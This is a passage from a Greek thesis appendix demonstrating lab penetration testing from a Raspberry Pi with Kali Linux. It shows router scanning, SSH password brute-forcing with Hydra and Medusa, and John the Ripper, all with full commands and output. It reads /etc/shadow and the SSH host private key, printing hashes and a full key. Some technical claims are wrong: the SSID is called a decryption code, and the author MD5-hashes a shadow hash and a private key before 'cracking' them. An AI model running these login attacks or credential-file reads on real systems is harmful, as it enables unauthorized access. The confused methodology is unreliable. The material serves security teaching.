80/tcp    open  http      Mini web server 1.0 (ZTE ZXV10 W300 ADSL router http config)
443/tcp   open  ssl/http  Mini web server 1.0 (ZTE ZXV10 W300 ADSL router http config)
52869/tcp open  upnp      Portable SDK for UPnP devices 1.6.18 (UPnP 1.0)
Service Info: OSs: Linux 2.4.17, Linux; Device: broadband router; CPE: cpe:/h:zte:zxv10_w300, cpe:/o:montavista:linux_kernel:2.4.17, cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 145.41 seconds
```

Παρατηρούμε ότι εκτελώντας την συγκεκριμένη εντολή εκτός από τα ανοικτά “ports” που υπάρχουν και τις αντίστοιχες υπηρεσίες φαίνεται ότι γίνεται η χρήση του “mini web server 1.0” και του “portable sdk for UPnP devices”. Τέλος, μπορεί να γίνει ανάκτηση πληροφοριών σχετικά με το λειτουργικό (στην προκειμένη περίπτωση διάφορες εκδόσεις linux) που εκτελούν οι συσκευές του δικτύου, καθώς επίσης και για το ρούτερ. Επίσης, εμφανίζεται ότι ο “host” είναι «πάνω» και η διεύθυνση του ρούτερ του δικτύου, όπου ο πάροχος είναι ο ΟΤΕ. Το αποτέλεσμα εμφανίζεται σε 145.41 δευτερόλεπτα. Εκτός από την αναγνώριση του δικτύου, που εφαρμόζεται για την στρατηγική που θα ακολουθήσει ο επιτιθέμενος για ένα LAN δίκτυο, το raspberry pi 4 Model B μπορεί να χρησιμοποιηθεί και για επιθέσεις που στοχεύουν σε συσκευές που υποστηρίζουν wireless και πιο συγκεκριμένα σε tablets και laptops. Η διαδικασία που ακολουθείται σε αυτή την περίπτωση είναι να γίνει έλεγχος ώστε να βρεθεί αν κάποιο δίκτυο wireless είναι διαθέσιμο και γίνεται η σύνδεση σε αυτό με παρόμοιο τρόπο με αυτόν που χρησιμοποιείται στα LAN. Στη συγκεκριμένη περίπτωση όμως για να γίνει η σύνδεση στα wireless δίκτυα απαιτείται ένας κωδικός αποκρυπτογράφησης, ο οποίος θεωρείται ως ένας αναγνωριστής του wireless δικτύου και είναι γνωστός ως “Service Set Identifier (SSID)”. Αυτός δεν μεταδίδεται αλλά υπάρχει η δυνατότητα να γίνει

ορατός εάν γίνει η χρήση του σωστού εργαλείου. Η παραπάνω διαδικασία αναφέρεται στο πώς παραβιάζεται ένα ασύρματο δίκτυο και να έχει πρόσβαση σε αυτό ο επιτιθέμενος, όπου πάνω στον τρόπο αυτό της επίθεσης εκτελείται το “penetration test”. Χρησιμοποιώντας λοιπόν ένα raspberry pi 4 Model B με λειτουργικό Kali Linux υπάρχει η δυνατότητα ο επιτιθέμενος να το κρύψει κάπου εντός εμβέλειας του ασύρματου δικτύου και να έχει πρόσβαση απομακρυσμένα στο raspberry pi 4 Model B και μέσω από αυτό πρόσβαση στο ασύρματο δίκτυο.

B'.1.3.2 Σπάσιμο λογαριασμών τομέων (Cracking domain accounts)

B'.1.3.2.1 Hydra

Ένα εργαλείο που χρησιμοποιείται για να επιτευχθεί η παραπάνω επίθεση είναι το “Hydra”. Είναι ένα παραλληλισμένο “login cracker” δικτύου και το οποίο υποστηρίζεται από πολλά λειτουργικά, όπως το Kali-Linux και από άλλα περιβάλλοντα “penetration testing”. Το παραπάνω πρόγραμμα λειτουργεί χρησιμοποιώντας διαφορετικές προσεγγίσεις για να εκτελέσει επιθέσεις “brute force” για να μαντέψει το σωστό “username” και “password”. Χρησιμοποιείται ευρέως από τους “penetration testers” σε συνδυασμό με κάποια “wordlist”. Στο παρακάτω παράδειγμα χρησιμοποιείται το λειτουργικό Kali-Linux από το raspberry pi 4 Model B και κάνοντας επίθεση “brute force” μέσω του προγράμματος “Hydra” σε έναν άλλον υπολογιστή με λειτουργικό “Ubuntu 20.04” γίνεται η εύρεση του “password” του ssh, από τη στιγμή που γνωρίζουμε την διεύθυνση ip και το “username”. Στην περίπτωση που δεν γνωρίζαμε το “username” μπορούσαμε να χρησιμοποιήσουμε μία “wordlist” για να γίνει η εύρεση του “username”. Επίσης, με τη χρήση του εργαλείου nmap θα μπορούσε να βρεθεί αν δεν ήταν γνωστό αν είναι ή όχι ανοιχτή θύρα του ssh καθώς και την διεύθυνση ip του υπολογιστή που θέλουμε να κάνουμε επίθεση. Εκτελώντας την εντολή: `sudo hydra -l christos -P rockyou.txt 192.168.1.13 ssh` και το αποτέλεσμα αυτής φαίνεται στην παρακάτω εικόνα. [13]

Εικόνα B. 34 `sudo hydra -l christos -P rockyou.txt 192.168.1.13 ssh`

```
kali@kali:~$ sudo hydra -l christos -P rockyou.txt 192.168.1.13 ssh
Hydra V9.1 (c) 2020 by vanhauser/thc & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2021-07-15 16:41:12
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (1119/pw), ~14344399 tries per task
[DATA] attacking ssh://192.168.1.13:22/
[STATUS] 161.00 tries/min, 161 tries in 00:00h, 0 to do in 01:00h, 14344229 active
[STATUS] 112.33 tries/min, 337 tries in 00:00h, 0 to do in 03:00h, 14344063 active
[STATUS] 105.29 tries/min, 737 tries in 00:00h, 0 to do in 07:00h, 14343663 active
[STATUS] 105.40 tries/min, 1581 tries in 00:00h, 0 to do in 15:00h, 14342839 active
[STATUS] 103.61 tries/min, 2218 tries in 00:00h, 0 to do in 21:00h, 14341189 active
[STATUS] 104.02 tries/min, 4889 tries in 00:00h, 0 to do in 47:00h, 14339511 active
[STATUS] 103.66 tries/min, 6543 tries in 00:01h, 0 to do in 03:00h, 14337857 active
[STATUS] 104.11 tries/min, 8223 tries in 00:01h, 0 to do in 15:00h, 14336179 active
[STATUS] 104.18 tries/min, 9897 tries in 00:01h, 0 to do in 35:00h, 14334583 active
[STATUS] 104.14 tries/min, 11563 tries in 00:01h, 0 to do in 51:00h, 14332837 active
[2][ssh] host: 192.168.1.13 login: christos password: 00000000
1 of 1 target successfully completed, 1 valid password found
[WARNING] Writing restore file because 1 final worker threads did not complete until end.
[ERROR] 1 target did not resolve or could not be connected
[ERROR] 0 target did not complete
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2021-07-15 16:46:23
```

Στην παραπάνω εικόνα φαίνεται ότι ο κωδικός του ssh έχει σπάσει επιτυχώς. Επίσης, είναι διακριτό το όνομα χρήστη που είναι “christos” με διεύθυνση ip 192.168.1.13. Για να σπάσει ο κωδικός του ssh χρησιμοποιήθηκε η λίστα λέξεων του “rockyou.txt” από το Kali-linux.

B'.1.3.2.2 Medusa

Άλλο ένα εργαλείο, το οποίο χρησιμοποιείται σε αυτές του τύπου επιθέσεις είναι το πρόγραμμα “medusa”. Είναι ένας γρήγορος παραλληλισμένος “login brute forcer”. Ο σκοπός του συγκεκριμένου προγράμματος είναι να σπάσει τα διαπιστευτήρια με “brute-force” σε όσο το δυνατόν περισσότερα πρωτόκολλα που τελικά οδηγούν σε απομακρυσμένη εκτέλεση κώδικα. Περιλαμβάνει πάνω από 21 μοντέλα μερικά τα οποία είναι: CSV, FTP, HTTP, IMAP, MS-SQL, MYSQL, TELNET, SMTP, SMB, SSHV2, VNC κτλ. Όπως στο προηγούμενο παράδειγμα έτσι και σε αυτό χρησιμοποιείται το raspberry pi με Kali-Linux και ένας υπολογιστής με Ubuntu 20.04. Στην συγκεκριμένη περίπτωση χρησιμοποιήθηκε η εντολή: `sudo medusa -h 192.168.1.3 -u christos -P rockyou.txt -M ssh` και το αποτέλεσμα αυτής φαίνεται στην παρακάτω εικόνα. [14]

Εικόνα Β. 35 `sudo medusa -h 192.168.1.3 -u christos -P rockyou.txt -M ssh`

```
kali@kali:~$ sudo medusa -h 192.168.1.3 -u "christos" -P rockyou.txt -M ssh
Medusa v2.2 [http://www.fooofus.net] (C) JoMo-Kun / Fooofus Networks <jmk@fooofus.net>
ACCOUNT CHECK: [ssh] Host: 192.168.1.3 (1 of 1, 0 complete) User: christos (1 of 1, 0 complete) Password: 123456 (1 of 14344391 complete)
ACCOUNT CHECK: [ssh] Host: 192.168.1.3 (1 of 1, 0 complete) User: christos (1 of 1, 0 complete) Password: 12345 (2 of 14344391 complete)
ACCOUNT CHECK: [ssh] Host: 192.168.1.3 (1 of 1, 0 complete) User: christos (1 of 1, 0 complete) Password: 123456789 (3 of 14344391 complete)
ACCOUNT CHECK: [ssh] Host: 192.168.1.3 (1 of 1, 0 complete) User: christos (1 of 1, 0 complete) Password: password (4 of 14344391 complete)
ACCOUNT CHECK: [ssh] Host: 192.168.1.3 (1 of 1, 0 complete) User: christos (1 of 1, 0 complete) Password: iloveyou (5 of 14344391 complete)
ACCOUNT CHECK: [ssh] Host: 192.168.1.3 (1 of 1, 0 complete) User: christos (1 of 1, 0 complete) Password: princess (6 of 14344391 complete)
ACCOUNT CHECK: [ssh] Host: 192.168.1.3 (1 of 1, 0 complete) User: christos (1 of 1, 0 complete) Password: 1234567 (7 of 14344391 complete)
ACCOUNT CHECK: [ssh] Host: 192.168.1.3 (1 of 1, 0 complete) User: christos (1 of 1, 0 complete) Password: rockyou (8 of 14344391 complete)
ACCOUNT CHECK: [ssh] Host: 192.168.1.3 (1 of 1, 0 complete) User: christos (1 of 1, 0 complete) Password: 12345678 (9 of 14344391 complete)
ACCOUNT CHECK: [ssh] Host: 192.168.1.3 (1 of 1, 0 complete) User: christos (1 of 1, 0 complete) Password: abc123 (10 of 14344391 complete)
ACCOUNT CHECK: [ssh] Host: 192.168.1.3 (1 of 1, 0 complete) User: christos (1 of 1, 0 complete) Password: nicole (11 of 14344391 complete)
ACCOUNT CHECK: [ssh] Host: 192.168.1.3 (1 of 1, 0 complete) User: christos (1 of 1, 0 complete) Password: daniel (12 of 14344391 complete)
ACCOUNT CHECK: [ssh] Host: 192.168.1.3 (1 of 1, 0 complete) User: christos (1 of 1, 0 complete) Password: babygirl (13 of 14344391 complete)
ACCOUNT CHECK: [ssh] Host: 192.168.1.3 (1 of 1, 0 complete) User: christos (1 of 1, 0 complete) Password: monkey (14 of 14344391 complete)
ACCOUNT CHECK: [ssh] Host: 192.168.1.3 (1 of 1, 0 complete) User: christos (1 of 1, 0 complete) Password: lovely (15 of 14344391 complete)
ACCOUNT CHECK: [ssh] Host: 192.168.1.3 (1 of 1, 0 complete) User: christos (1 of 1, 0 complete) Password: jessica (16 of 14344391 complete)
ACCOUNT CHECK: [ssh] Host: 192.168.1.3 (1 of 1, 0 complete) User: christos (1 of 1, 0 complete) Password: 654321 (17 of 14344391 complete)
ACCOUNT CHECK: [ssh] Host: 192.168.1.3 (1 of 1, 0 complete) User: christos (1 of 1, 0 complete) Password: michael (18 of 14344391 complete)
ACCOUNT CHECK: [ssh] Host: 192.168.1.3 (1 of 1, 0 complete) User: christos (1 of 1, 0 complete) Password: ashley (19 of 14344391 complete)
ACCOUNT CHECK: [ssh] Host: 192.168.1.3 (1 of 1, 0 complete) User: christos (1 of 1, 0 complete) Password: qwerty (20 of 14344391 complete)
ACCOUNT CHECK: [ssh] Host: 192.168.1.3 (1 of 1, 0 complete) User: christos (1 of 1, 0 complete) Password: 111111 (21 of 14344391 complete)
```

Στην παραπάνω εικόνα φαίνεται το πρόγραμμα να ψάχνει τον σωστό συνδυασμό για τον κωδικό ssh κάνοντας τη χρήση της “wordlist” του “rockyou” από το Kali-Linux. Επίσης, χρησιμοποιείται ως γνωστό το όνομα χρήστη και τη διεύθυνση ip του υπολογιστή. Το πρόβλημα στην προκειμένη περίπτωση εστιάζεται ότι η λίστα λέξεων που χρησιμοποιείται είναι πολύ μεγάλη και σε συνδυασμό με την επεξεργαστική ισχύ του raspberry pi 4 Model B, που δεν είναι τόσο ισχυρή όσο ένας κανονικός υπολογιστής, είναι ότι το αποτέλεσμα εύρεσης του κωδικού μπορεί να διαρκέσει μέρες. Σαν λύση στο πρόβλημα αυτό ήταν να χρησιμοποιήσω μία πολύ μικρότερη λίστα λέξεων, ώστε να έχω το επιθυμητό αποτέλεσμα που είναι η εύρεση του κωδικού ssh. Έτσι λοιπόν χρησιμοποιώντας την εντολή: `sudo medusa -h 192.168.1.3 -u christos -P pas.txt -M ssh` παίρνουμε το παρακάτω αποτέλεσμα που φαίνεται στην εικόνα.

Εικόνα Β. 36 `sudo medusa -h 192.168.1.3 -u christos -P pas.txt -M ssh`

```
kali@kali:~$ sudo medusa -h 192.168.1.3 -u "christos" -P pas.txt -M ssh
Medusa v2.2 [http://www.fooofus.net] (C) JoMo-Kun / Fooofus Networks <jmk@fooofus.net>
ACCOUNT CHECK: [ssh] Host: 192.168.1.3 (1 of 1, 0 complete) User: christos (1 of 1, 0 complete) Password: 0102031111 (1 of 5 complete)
ACCOUNT CHECK: [ssh] Host: 192.168.1.3 (1 of 1, 0 complete) User: christos (1 of 1, 0 complete) Password: 5555555555 (2 of 5 complete)
ACCOUNT CHECK: [ssh] Host: 192.168.1.3 (1 of 1, 0 complete) User: christos (1 of 1, 0 complete) Password: 1234561111 (3 of 5 complete)
ACCOUNT CHECK: [ssh] Host: 192.168.1.3 (1 of 1, 0 complete) User: christos (1 of 1, 0 complete) Password: 1236789000 (4 of 5 complete)
ACCOUNT CHECK: [ssh] Host: 192.168.1.3 (1 of 1, 0 complete) User: christos (1 of 1, 0 complete) Password: 0102030405 (5 of 5 complete)
ACCOUNT FOUND: [ssh] Host: 192.168.1.3 User: christos Password: 0102030405 [SUCCESS]
```


Όπως φαίνεται στην παραπάνω εικόνα, η εύρεση του κωδικού ssh είναι επιτυχής με όνομα χρήστη “christos” και διεύθυνση ip 192.168.1.3.

B'.1.3.2.3 John the Ripper

Είναι ένα ελεύθερο λογισμικό για «σπάσιμο» κωδικών. Αναπτύχθηκε κυρίως για λειτουργικά συστήματα Unix και μπορεί να τρέξει σε δεκαπέντε διαφορετικές πλατφόρμες εκ των οποίων οι έντεκα είναι για ειδικές εκδόσεις αρχιτεκτονικής Unix, DOS, Win32, BeOS και OpenVMS. Αποτελεί ένα από τα πιο διαδεδομένα και συχνά προγράμματα για «τεστάρισμα» κωδικών και «σπασίματος» κωδικών, καθώς συνδυάζει έναν αριθμό από “crackers” κωδικών μέσα σε ένα πακέτο. Επίσης, αναγνωρίζει αυτόματα κωδικούς τύπου “hash” και περιλαμβάνει έναν προσαρμόσιμο “cracker”, ο οποίος θα χρησιμοποιηθεί για να σπάσει ο κωδικός. Επιπλέον, μπορεί να τρέξει ενάντια σε ένα μεγάλο εύρος «φορμάτ» κρυπτογραφημένων κωδικών περιλαμβάνοντας διάφορους τύπους “hash” κωδικών (DES, MD5, ή Blowfish) που μπορούν να βρεθούν σε διάφορες εκδόσεις Unix. Ακόμη, μία από τις λειτουργίες του

συγκεκριμένου προγράμματος είναι η επίθεση «λεξικού», που αποτελεί ένα ξεχωριστό αρχείο περιέχοντας λέξεις ή άλλους πραγματικούς κωδικούς που είχαν «σπάσει» στο παρελθόν. Τέλος, το ανωτέρω πρόγραμμα προσφέρει λειτουργία επίθεσης “brute force” [15]. Σε αυτού του τύπου της επίθεσης, το συγκεκριμένο πρόγραμμα λειτουργεί χρησιμοποιώντας όλα τα πιθανά κείμενα αφού πρώτα είναι σε μορφή “hash” και συγκρίνοντας αυτά με τα εισαγόμενα σε μορφή “hash” κωδικούς που θέλει ο χρήστης να σπάσει. Στο συγκεκριμένο παράδειγμα, δημιούργησα αρχικά, έναν νέο χρήστη στο Kali-Linux, το οποίο είναι εγκατεστημένο στο raspberry pi με όνομα “chris1” και δίνοντας τον αντίστοιχο κωδικό. Το επόμενο βήμα ήταν να βρω το “hash” του κωδικού του συγκεκριμένου χρήστη γράφοντας την παρακάτω εντολή: `cat /etc/shadow` και από εκεί το πήρα και το μετέτρεψα σε “MD5 Hash” μέσω του “MD5 Hash Generator”. Αμέσως μετά το έβαλα σε αρχείο με όνομα “hash6.txt”. Επιπλέον, χρησιμοποίησα το ιδιωτικό κλειδί του “openssh” γράφοντας την παρακάτω εντολή: `sudo cat /etc/ssh/ssh_host_rsa_key`, όπου και το αντέγραψα στο “MD5 Hash Generator” για την μετατροπή του σε “MD5 Hash”, όπου και το αντέγραψα στο αρχείο “hash6.txt”. Στόχος λοιπόν είναι σπάσει ο κωδικός του ssh μέσω του raspberry pi για έναν άλλον υπολογιστή με λειτουργικό σύστημα Ubuntu 20.04, όπου χρησιμοποιεί αυτόν τον κωδικό για να πραγματοποιηθεί η σύνδεση των δύο συστημάτων.

Εικόνα Β. 37 `cat/etc/shadow`



```
rwhod:*:18682:0:99999:7:::
iodine:*:18682:0:99999:7:::
miredo:*:18682:0:99999:7:::
Debian-snmp:!:18682:0:99999:7:::
statd:*:18682:0:99999:7:::
usbmux:*:18682:0:99999:7:::
avahi:*:18682:0:99999:7:::
rtkit:*:18682:0:99999:7:::
dnsmasq:*:18682:0:99999:7:::
pulse:*:18682:0:99999:7:::
saned:*:18682:0:99999:7:::
nm-openvpn:*:18682:0:99999:7:::
inetsim:*:18682:0:99999:7:::
colord:*:18682:0:99999:7:::
nm-openconnect:*:18682:0:99999:7:::
geoclue:*:18682:0:99999:7:::
lightdm:*:18682:0:99999:7:::
king-phisher:*:18682:0:99999:7:::
systemd-coredump:!:18661:1:1:1:1:
speech-dispatcher:!:18696:0:99999:7:::
chris1:$y$j9T$b009e3UNICY2NpM5bD.WN/$Mk.PIropfnMXJqw4qGVxTe80ggsIhfW3A91zF2KHS99:18836:0:99999:7:::
chris2:$y$j9T$kJ2cqhoHerUsHw32RF0T.$o3TrrmjPh8PI.Dbzw1mtLPuUaspeOXtImoKvZh1byB4:18836:0:99999:7:::
```

MD5 Hash Generator

Το “MD5 Hash Generator” είναι ένα χρήσιμο εργαλείο για να κωδικοποιεί κωδικούς, αριθμούς πιστωτικών καρτών και άλλων ευαίσθητων πληροφοριών στην MySQL, Postgress ή σε άλλες βάσεις δεδομένων. Η κωδικοποίηση “MD5 Hash” δημιουργείται παίρνοντας ένα “string” οποιοδήποτε μήκους και έχοντας παράλληλα την ικανότητα να κωδικοποιούν σε 128-bit. Αυτό το εργαλείο παρέχει έναν γρήγορο και εύκολο τρόπο για να κωδικοποιήσει ένα “MD5 Hash” από ένα απλό “string” μήκους έως 256 χαρακτήρων. Τέλος, τα “MD5 Hashes” χρησιμοποιούνται για να σιγουρέψουν την ενσωμάτωση των δεδομένων στα αρχεία. Επειδή ο αλγόριθμος του “MD5 Hash” παράγει πάντα την ίδια έξοδο για την ίδια δοθέν είσοδο, τότε οι χρήστες μπορούν να συγκρίνουν το “hash” της πηγής του αρχείου με τη δημιουργία ενός νεότερου “hash” του αρχείου προορισμού για να ελέγξει ότι είναι άθικτο και μη τροποποιημένο. [16]

Εικόνα Β. 38 sudo cat /etc/ssh/ssh_host_rsa_key

```
kali@kali:~$ sudo cat /etc/ssh/ssh_host_rsa_key
[sudo] password for kali:
-----BEGIN OPENSSH PRIVATE KEY-----
b3BlbnNzaC1rZXktdjEAAAABG5vbmUAAAABbm9uZQAAAAAAAAABAAAAAwAAAdzc2gtcn
NhAAAAAwEAAQAAAEAw4mU6hys4JpCsNV19i2qzJ8J5ATjpiUavCijx7mUFUf7kBL3KqE
IvuQLfEGcGi/tZJCT1X1iD15ei0F/ZZ8wyfWlww0I4wHgvEipdxslZ7NtXI/dcr0oTy+SP
jtsi3U0bxeXwA2BVCCp56mY4SPI9GRSt33p47xWyHKEuemqZbcZopL0qdl/Pxtbd1+GJJ
87Kuo9tK69XiZShHmB1PsE0+2h1Rzilx1Ems670WgoxP5shw2h1I/sLKfFQL6GVPEGBDqB
F+ILTDPYP0LDS4t1LQNOF+bDFIA450nmGHSZSx3z5GPv3Hpg8CIRLctaP6V8RI5Fx+MRvF6
c3hIV6CVIsjxQx8CkKd/4x7E8R80yDvaMThVkbP0Jy8xVdDa2ARpDE3+UavIPVG2wFL4
Ly0ij+ohdfbc3CfcpBIMjGh2BVRHnT/bIEH5amkouEU8NHWhBPsxKOHgvEkedhcFKn7su2
ngmRkWh5LNUH66wDrHa2LINvTcJOC3k8ry00SvZAAAFgH7xq4h+8auIAAAAB3NzaC1yc2
EAAAGBAM0JLoocr0CaQrDVdfYtqsyfCeQE46YlGrwo08e5lBVH+5AWZdyqhCL7kJRBNBov
7WS5ArDv9Yg9eXotBF2FMm1pcLz10MB4LxIQxcBjWzVbVp3XK9KE8vkj47bIt1NG8SH
l8ANGVQgqeepm0EjyPRkbE996e08VshyhLnpqmW3GaKZdKnS/z8bW3dfhiSfOyrqPbSuvV
4mUoR5gdT7BNPtdUc4pcdRJR0uzsIKMT+bIcNodSP7JsnxUJehLTxBgQ6GRfiC0wD29Cw
0uLdZUDTn/mw3YA00dJ5hh0mUsd8+Rj79x6YPAiKy3LWj+lfESORcfjEbxenN4SFegLSL7
I16kMfApJA/+MexPEfNMg72jE4VZGzzicvMVXQ2tgEaQxN/LGryD1RtsHy+C8joo/qIXX2
3Nwn3KQYjCYB9gVUR50/2yHh+WppKLhFPDR1oQT7MSjh4LxJHnYXBSp+7Ltp4JkZMFh+Sz
Vh+usA2t2pSdb03Izgt5PK8jtEr2QAAAAMBAEAAAGALGAXzH2PejVn9yuqQD8hw18uC
On6je3doYeJr//jEjWvV9n5ILKDYpbyFmPbJ392PoN5b97RlZ1KZX4KxGw5LUwzPyf3o9T
0RKAu1vPxLDSBgAUKLRTihf38yWtBAHEr4h0RiWJ1rDrxdCKYEFgHrfbwYaXoo4dFhp3+
ox21VjoUdkMvJ687v/2c213Lw0BMDP0pyeU0D4QMGJFRall8haWyH+SqmQ6nAtYkFAMuJ
Ao3wln9Y5oGWBts8yYpPC6H4ksyoL00RFnu03+S0Db1EbMwgXmLrIaZXH2kTW1QXUSA7
JWvgHh5HJg/KPGweLO/XtOFVZ0JReEJ/Ob4p1FXnPnwanlreN6l6ggTvtMFS/yZVdmoxXs
03ShylookWZh+Rm+o5/h7ERIHIIEU+AWxQ6L/XnBu65s0jTN1zoqHMxe+u9Jcy30H4QwcG
/HyAlmQyzl2r2t3TOL0EUEkn7CLj+hKeP8Cij03Ww4ZDbc35IakIeZQH5BTSawbU8BAAAA
wGP3+NKEKBuVty/UQqlzDmah6YJlco/apyXV2ASZlHDQ96GBgzBVHIEqtTtIYV30QvdyJH
ntjxhnpHDBu64/MYm4ssCS9qRLBh8RNxtWMqnHLNp3ggmUtIehfLH6ZDqpeObmfms4W9E
vKyGeA8aSV+mtmyhdBFJU9jtioiUpzSJ6Fp0Z5+9U4UoYzLd9m2BJm6QWxy2BEY67YJQ7I
Svw1i0BRVL/v4x0D9fL9by/8RHwNEKZruaOZZWQreqdF9BX3AAAAMEA4UrKvdx6seQPNnL2
k9QfF65HmYGPecaXp2pmgs9CFTukI/8+d0H+Rj8KEV5UNoiKhXhI9eeWCRhU2+Bx87I6H
i15v00nRXCLby2bdAaMoE1uUi2B0JKRzggFXB0ebwgenqA3Zfmy27MvnEc2y4/KMisiUn
xeu0EBJF6GfTdzP2F8KR8QubKZePF8LbJ58yirqS1cPFb0GBKTRwLxpq3xA/vJfYa/CqJR7
Xvj1S7TJLq1kJzTKWwPPTKxmdQ2bYhAAAAAQDeMivZ/dLzN48IINmICE/RS+DQuJfJZc4
VWl1IwxsEfbvQSC+avXE0Lc0dCorXTY/r8AhyKa2zQD3sbpvq7oMZRBEXcleyyYu3TWWhY
of/S9AUJRp6W9IWJ07N3RUCxa4kcw44pv8LDGxZd5yecy6A22PmeZx0D/w7RZ+A3a+a/Wy
vGffEsLLYzuXEtS6U074fomvEmEX/mNICKzTXV6LaBzYwUzJ1DAEF7D9aIEI7ZjJPnu
4ibHyLAFcuzrKAAAAJcm9vdEBrYWxpAQI=
-----END OPENSSH PRIVATE KEY-----
```

Εικόνα Β. 39 sudo john -format=Raw-MD5 -show /home/kali/pas.txt hash6.txt

```
kali@kali:~$ sudo john --format=Raw-MD5 /home/kali/pas.txt hash6.txt
Using default input encoding: UTF-8
Loaded 10 password hashes with no different salts (Raw-MD5 [MD5 32/32])
Warning: no OpenMP support for this hash type, consider --fork=4
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Almost done: Processing the remaining buffered candidate passwords, if any.
Proceeding with wordlist:/usr/share/john/password.lst, rules:Wordlist
1234 (?)
Proceeding with incremental:ASCII
1g 0:00:00:23 3/3 0.04314g/s 1653Kp/s 1653Kc/s 14883Kc/s ssh72c..ssc71c
Use the "--show -format=Raw-MD5" options to display all of the cracked passwords reliably
Session aborted
kali@kali:~$ sudo john --format=Raw-MD5 --show /home/kali/pas.txt hash6.txt
?:1234
?:0102030405
2 password hashes cracked, 7 left
```

Βλέποντας την παραπάνω εικόνα φαίνεται ότι έχουν σπάσει δύο κωδικοί και πιο συγκεκριμένα οι κωδικοί “MD5 Hash” που βρίσκονται στο αρχείο “hash6.txt” και χρησιμοποιώντας την λίστα λέξεων “pas.txt”. Οι κωδικοί αυτοί είναι του χρήστη “chris1” του Kali-Linux και ο κωδικός ssh του υπολογιστή “christos” με Ubuntu 20.04. Η εντολή που χρησιμοποιήθηκε φαίνεται παραπάνω και είναι η εξής: *sudo john -format=Raw-MD5 -show /home/kali/pas.txt hash6.txt*.

B'.1.3.3 Tcprdump

Μετά την πρόσβαση σε ένα δίκτυο, το επόμενο βήμα είναι η παρακολούθηση των δεδομένων αυτών του δικτύου. Για να επιτευχθεί αυτό χρειάζεται μία μέθοδο καταγραφής και παρακολούθησης των πακέτων του δικτύου μέσω του raspberry pi 4, όπου ενεργοποιώντας το μπορεί να έχει κάποιος απομακρυσμένη πρόσβαση στο εκάστοτε δίκτυο. Ένα εργαλείο λοιπόν που μπορεί να χρησιμοποιηθεί είναι το “Tcprdump”, το οποίο χρησιμοποιείται στο τέρμιναλ ως αναλυτής πακέτων. Μπορεί να χρησιμοποιηθεί στη σύλληψη και την εμφάνιση TCP/IP και άλλων πακέτων, τα οποία μεταδίδονται και φαίνονται επισυναπτόμενα από το σύστημα. Αυτό σημαίνει ότι το raspberry pi 4 πρέπει να έχει πρόσβαση στο δίκτυο και να διατίθεται σε αυτό το συγκεκριμένο πρόγραμμα, το οποίο και είναι προεγκατεστημένο στο λειτουργικό σύστημα, το οποίο βρίσκεται στο raspberry pi 4 και είναι το Kali-Linux 2021.1. Στην παρακάτω εικόνα φαίνεται το αποτέλεσμα εκτέλεσης της εντολής: *sudo tcprdump*, όπου και φαίνεται η κίνηση που υπάρχει στο δρομολογητή που είναι συνδεδεμένο το raspberry pi 4 και δείχνει να έχουν καταγραφεί συνολικά 261 πακέτα. [6]

Εικόνα Β. 40 *sudo tcprdump*

